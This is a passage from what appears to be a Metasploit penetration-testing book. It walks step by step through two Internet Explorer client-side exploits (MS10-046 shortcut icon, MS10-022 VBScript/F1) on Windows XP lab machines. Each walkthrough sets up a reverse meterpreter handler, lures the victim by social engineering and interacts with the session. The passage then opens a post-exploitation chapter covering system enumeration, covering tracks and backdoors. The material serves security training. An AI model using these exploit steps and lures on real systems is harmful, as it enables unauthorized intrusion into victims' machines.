The screenshot shows the Metasploit Framework interface. The command line at the top says "msf auxiliary(browser_autopwn) > sessions". Below it, the output shows "Active sessions" with a table header "Id Type Information". A single session is listed: "1 meterpreter x86/win32 EXPLOITA-823691\Victim @ EXPLOITA-823691". The status bar at the bottom indicates "root : .ruby.bin".

Now select the meterpreter session for exploiting the victim's system. For selecting the session, the command to be used is sessions -i <Id>; for example, here we are using sessions -i 1.




The screenshot shows the Metasploit Framework interface. The command line at the top says "msf auxiliary(browser_autopwn) > sessions -i 1". Below it, the output shows "[*] Starting interaction with 1...". The meterpreter prompt "meterpreter >" is followed by the "sysinfo" command and its output: Computer : EXPLOITA-823691, OS : Windows XP (Build 2600, Service Pack 2), Architecture : x86, System Language : en-US, Meterpreter : x86/win32. The status bar at the bottom indicates "root : .ruby.bin".

After selecting a session, we instantly get the meterpreter session. We can then go for further exploits. For example, in the preceding figure, we can see the sysinfo command used for checking the system information.


Internet Explorer shortcut icon exploit

Another browser exploit we are going to demonstrate is of shortcut icons that contain a malicious DLL. This exploit is a social engineering attack that runs on IE 6 under Windows XP. We just need to lure our victim to click on the link to run the exploit on his system. Launch `msfconsole` and type in `use windows/browser/ms10_046_shortcut_icon_dllloader`.



```
File Edit View Bookmarks Settings Help
msf > use windows/browser/ms10_046_shortcut_icon_dllloader
msf exploit(ms10_046_shortcut_icon_dllloader) >
```


Now type in `show options` to see in detail all the options that we have to set in the exploit.



```
File Edit View Bookmarks Settings Help
msf exploit(ms10_046_shortcut_icon_dllloader) > show options

Module options (exploit/windows/browser/ms10_046_shortcut_icon_dllloader):
Name   Current Setting  Required  Description
-----  -----  -----
SRVHOST  0.0.0.0        yes       The local host to listen on. This m
SRVPORT  80              yes       The daemon port to listen on (do no
SSLCert
UNCHOST
URI PATH /             yes       The host portion of the UNC path to
                                         The URI to use (do not change).
```


The first option required is SRVHOST. It requires the IP address for the reverse connection, so here we set the attacker's machine IP by typing in `set SRVHOST 192.168.0.109`.



```
File Edit View Bookmarks Settings Help
msf exploit(ms10_046_shortcut_icon_dllloader) > set SRVHOST 192.168.0.109
SRVHOST => 192.168.0.109
msf exploit(ms10_046_shortcut_icon_dllloader) > [REDACTED]
```

The terminal window shows the Metasploit framework interface. The command `set SRVHOST 192.168.0.109` is entered and its value is displayed as `SRVHOST => 192.168.0.109`. The prompt then changes to `msf exploit(ms10_046_shortcut_icon_dllloader) >`.


Now set the SRVPORT address, which means the local port address, by typing in `set SRVPORT 80`.



```
File Edit View Bookmarks Settings Help
msf exploit(ms10_046_shortcut_icon_dllloader) > set SRVPORT 80
SRVPORT => 80
msf exploit(ms10_046_shortcut_icon_dllloader) > [REDACTED]
```

The terminal window shows the Metasploit framework interface. The command `set SRVPORT 80` is entered and its value is displayed as `SRVPORT => 80`. The prompt then changes to `msf exploit(ms10_046_shortcut_icon_dllloader) >`.


The next option is to set the URIPATH path to the default setting by typing in `set URIPATH /`.



```
File Edit View Bookmarks Settings Help
SRVPORT => 80
msf exploit(ms10_046_shortcut_icon_dllloader) > set URIPATH /
URIPATH => /
msf exploit(ms10_046_shortcut_icon_dllloader) > [REDACTED]
```


The terminal window shows the Metasploit framework interface. The command `set URIPATH /` is entered and its value is displayed as `URIPATH => /`. The prompt then changes to `msf exploit(ms10_046_shortcut_icon_dllloader) >`.

Now all options are set and ready to run the exploit. So type in exploit.




File Edit View Bookmarks Settings Help
msf exploit(ms10_046_shortcut_icon_dllloader) > exploit
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.0.109:4444
[*]
[*] Send vulnerable clients to \\192.168.0.109\Nxjj\
[*] Or, get clients to save and render the icon of http://<your host>/<anything>.lnk
[*]
msf exploit(ms10_046_shortcut_icon_dllloader) > [*] Using URL: http://192.168.0.109:80/
[*] Server started.
msf exploit(ms10_046_shortcut_icon_dllloader) > []
root : .ruby bin

Now it is up to you to do some clever social engineering. Give the URL to the victim and just wait for the reverse connection.




Opening the URL in the browser will create a shortcut icon and a DLL file. At that time, a meterpreter session gets created in msfconsole and our victim has been compromised. Now let us check for sessions by typing in sessions.



The screenshot shows the msfconsole interface. The command 'sessions' is highlighted with a red box. The output shows one active session:

```
msf exploit(ms10_046_shortcut_icon_dllloader) > sessions
Active sessions
=====
Id  Type      Information
action
...
1   meterpreter x86/win32  EXPLOITA-823691\Victim @ EXPLOITA-823691
168.0.109:4444 -> 192.168.0.108:1096
msf exploit(ms10_046_shortcut_icon_dllloader) >
```

We can see here that a session has been created. Now we select the meterpreter session for exploiting the victim's system. For selecting the session, the command to be used is sessions -i <Id>; for example, here we are using sessions -i 1.



The screenshot shows the msfconsole interface. The command 'sessions -i 1' is highlighted with a red box. The output shows the session being selected:


```
msf exploit(ms10_046_shortcut_icon_dllloader) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > 
```

After selecting a session, we successfully receive meterpreter; we can then go for further exploitation of the client system.

Internet Explorer malicious VBScript code execution exploit


We have another interesting exploit that is similar to our previous exploit and uses the same conditions and software versions. This time we are going to show you the code execution vulnerability that occurs when a victim presses the *F1* button after a message box that is generated by a malicious VBScript on a web page appears.

For using this exploit, launch `msfconsole` and type in `use exploit/windows/browser/ms10_022_ie_vbscript_winhlp32`.




```
File Edit View Bookmarks Settings Help
msf > use exploit/windows/browser/ms10_022_ie_vbscript_winhlp32
msf exploit(ms10_022_ie_vbscript_winhlp32) > [ ]
```

Now type in `show options` to see all the options that have to be set in the exploit.




```
File Edit View Bookmarks Settings Help
msf exploit(ms10_022_ie_vbscript_winhlp32) > show options
Module options (exploit/windows/browser/ms10_022_ie_vbscript_winhlp32):
Name      Current Setting  Required  Description
----      -----          -----  -----
SRVHOST   0.0.0.0          yes       The local host to listen on. This m
SRVPORT   80                yes       The daemon port to listen on
SSL       false             no        Negotiate SSL for incoming connecti
SSLCert   Path to a custom SSL certificate (d
SSLVersion SSL3             no        Specify the version of SSL that sho
URIPATH   /                 yes       The URI to use.
```

The first option required is SRVHOST. It requires the IP address for the reverse connection, so we set the attacker's machine IP. For example, here we type in set SRVHOST 192.168.0.105.




A screenshot of the Metasploit Framework interface. The menu bar includes File, Edit, View, Bookmarks, Settings, and Help. The main window shows the command line: msf exploit(ms10_022_ie_vbscript_winhlp32) > set SRVHOST 192.168.0.105. The 'SRVHOST => 192.168.0.105' line is highlighted with a red box. Below the command line is a large white text area for output. At the bottom, there is a terminal prompt 'root : sh'.

Now we set the SRVPORT number by typing in set SRVPORT 80.




A screenshot of the Metasploit Framework interface. The menu bar includes File, Edit, View, Bookmarks, Settings, and Help. The main window shows the command line: msf exploit(ms10_022_ie_vbscript_winhlp32) > set SRVPORT 80. The 'SRVPORT => 80' line is highlighted with a red box. Below the command line is a large white text area for output. At the bottom, there is a terminal prompt 'root : sh'.

The next option is to set the URIPATH path to the default setting by typing in set URIPATH /.



A screenshot of the Metasploit Framework interface. The menu bar includes File, Edit, View, Bookmarks, Settings, and Help. The main window shows the command line: msf exploit(ms10_022_ie_vbscript_winhlp32) > set URIPATH /. The 'URIPATH => /' line is highlighted with a red box. Below the command line is a large white text area for output. At the bottom, there is a terminal prompt 'root : sh'.

Now all the options are set and ready to run the exploit, so type in exploit.




```
File Edit View Bookmarks Settings Help
msf exploit(ms10_022_ie_vbscript_winhlp32) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.0.105:4444
msf exploit(ms10_022_ie_vbscript_winhlp32) >
[*] Using URL: http://192.168.0.105:80/
[*] Server started.
msf exploit(ms10_022_ie_vbscript_winhlp32) >
```

root : sh

Next, we just need to use some of our social engineering skills to make our victim click on the URL. We give the URL to our victim and make him click on it. After opening the URL in Internet Explorer, it pops up a message box showing a message, **Welcome! Press F1 to dismiss this dialog.**



After *F1* is pressed, the malicious VBScript will run in the browser and send a payload named calc.exe.




After executing the .exe file, it will make a reverse connection to the attacker machine and create a meterpreter session. Type in sessions for checking the available sessions.

```
File Edit View Bookmarks Settings Help
msf exploit(ms10_022_ie_vbscript_winhlp32) > sessions
Active sessions
=====
Id  Type          Information
--  ---
1   meterpreter x86/win32  EXPLOIT-B119B00\Victim @ EXPLOIT-B119B00
4 -> 192.168.0.103:1100

msf exploit(ms10_022_ie_vbscript_winhlp32) > [133]
```

We can see here that a session has been created. Now select the meterpreter session for exploiting the victim's system. For selecting the session, we use the command sessions -i <Id>; for example, here we are using sessions -i 1.



A screenshot of a terminal window titled 'File Edit View Bookmarks Settings Help'. The main text area shows: 'msf exploit(ms10_022_ie_vbscript_winhlp32) > sessions -i 1' and '[*] Starting interaction with 1...'. Below this, it says 'meterpreter >'. At the bottom, there is a status bar with the text 'root : .ruby/bin'.

After selecting a session, we successfully receive meterpreter; we can then go for further exploitation of the victim machine.

Summary

In this chapter we successfully demonstrated some of the niche client-side exploits. These exploits were specifically targeted at the client systems through the browser or a malicious link, and some social engineering tricks. A golden rule in the security book is never to click on unknown links, and in our case we were able to get through the defenses of our victim. This is the best part of Metasploit—the arrays of attack vectors are so large that if something does not work, another will for sure. So it is a recommendation to all to avoid clicking on links, running unknown executable files, and responding to e-mails from malicious people. The next chapter will deal with some of the techniques on post-exploitation, so stay tuned; we still have a lot of exploit tricks to be learned.

References

The following are some helpful references that shed further light on some of the topics covered in this chapter:

- <http://blog.botrevolt.com/what-are-client-side-attacks/>
- http://en.wikipedia.org/wiki/Browser_exploit
- <http://www.securitytube.net/video/2697>

7

Post Exploitation

In the previous chapter, we were able to compromise the system and get access to the meterpreter. Now once we have access to the system, our main focus lies on extracting as much information as we can from the system, while at the same time being invisible to the user. This would include information that can be analyzed offline on the attacker system, such as a Windows registry dump, password hash dump, screenshots, and audio recordings. In this chapter, we will explain the concept of post exploitation and its phases in detail. We will further be covering a tutorial on the various techniques of post exploitation.

What is post exploitation?

As the term suggests, **post exploitation** basically means the phases of operation once a victim's system has been compromised by the attacker. The value of the compromised system is determined by the value of the actual data stored in it and how an attacker may make use of it for malicious purposes. The concept of post exploitation has risen from this fact only as to how you can use the victim's compromised system's information. This phase actually deals with collecting sensitive information, documenting it, and having an idea of the configuration settings, network interfaces, and other communication channels. These may be used to maintain persistent access to the system as per the attacker's needs.


Phases of post exploitation

The various phases of post exploitation are as follows:

- Understanding the victim
- Privilege escalation
- Cleaning tracks and staying undetected
- Collecting system information and data
- Setting up backdooring and rootkits
- Pivoting to penetrate internal networks


Tutorial

Up to this point, we know how to exploit a vulnerable system. We can see in the following screenshot that we already have a meterpreter session running. Now we are going to start the first phase of post exploitation by gathering as much information as possible.



A screenshot of a terminal window titled "meterpreter >". The window shows two lines of text output:
[*] Sending stage (752128 bytes) to 192.168.0.108
[*] Meterpreter session 1 opened (192.168.0.105:4)

1. First, we'll check for the system information by executing the `sysinfo` command. Type in `sysinfo`:



A screenshot of a terminal window titled "meterpreter >". The command `sysinfo` is highlighted with a red box. The output shows system details:
Computer : EXPLOIT-BFE2650
OS : Windows XP (Build 2600, Service Pack 2).
Architecture : x86
System Language : en-US
Meterpreter : x86/win32

2. After executing the command, we can see here that the computer name is **EXPLOIT**. The operating system that is running on the victim's system is Windows XP service pack 2 with an x86 architecture. The language being used is US English. Let us check the process that has the meterpreter attached to it. For this purpose we use the `getpid` command, so type in `getpid` and it will show the process ID of the meterpreter:


```
File Edit View Bookmarks Settings Help
meterpreter > getpid
Current pid: 1008
meterpreter >
```

3. The process ID shown by the `getpid` command is **1008**. Now we'll check the running processes in the victim system's process list, so type the `ps` command:

PID	Name	Arch	Session	User	Path
0	[System Process]	x86	0	NT AUTHORITY\SYSTEM	
4	System	x86	0	EXPLOIT-BFE2650\victim	C:\WINDOWS\system32\wuauclt.exe
260	wuauclt.exe	x86	0	EXPLOIT-BFE2650\victim	C:\WINDOWS\System32\wuauclt.exe
408	logon.scr	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\logon.scr
520	sssss.exe	x86	0	NT AUTHORITY\SYSTEM	\77VC:\WINDOWS\system32\sssss.exe
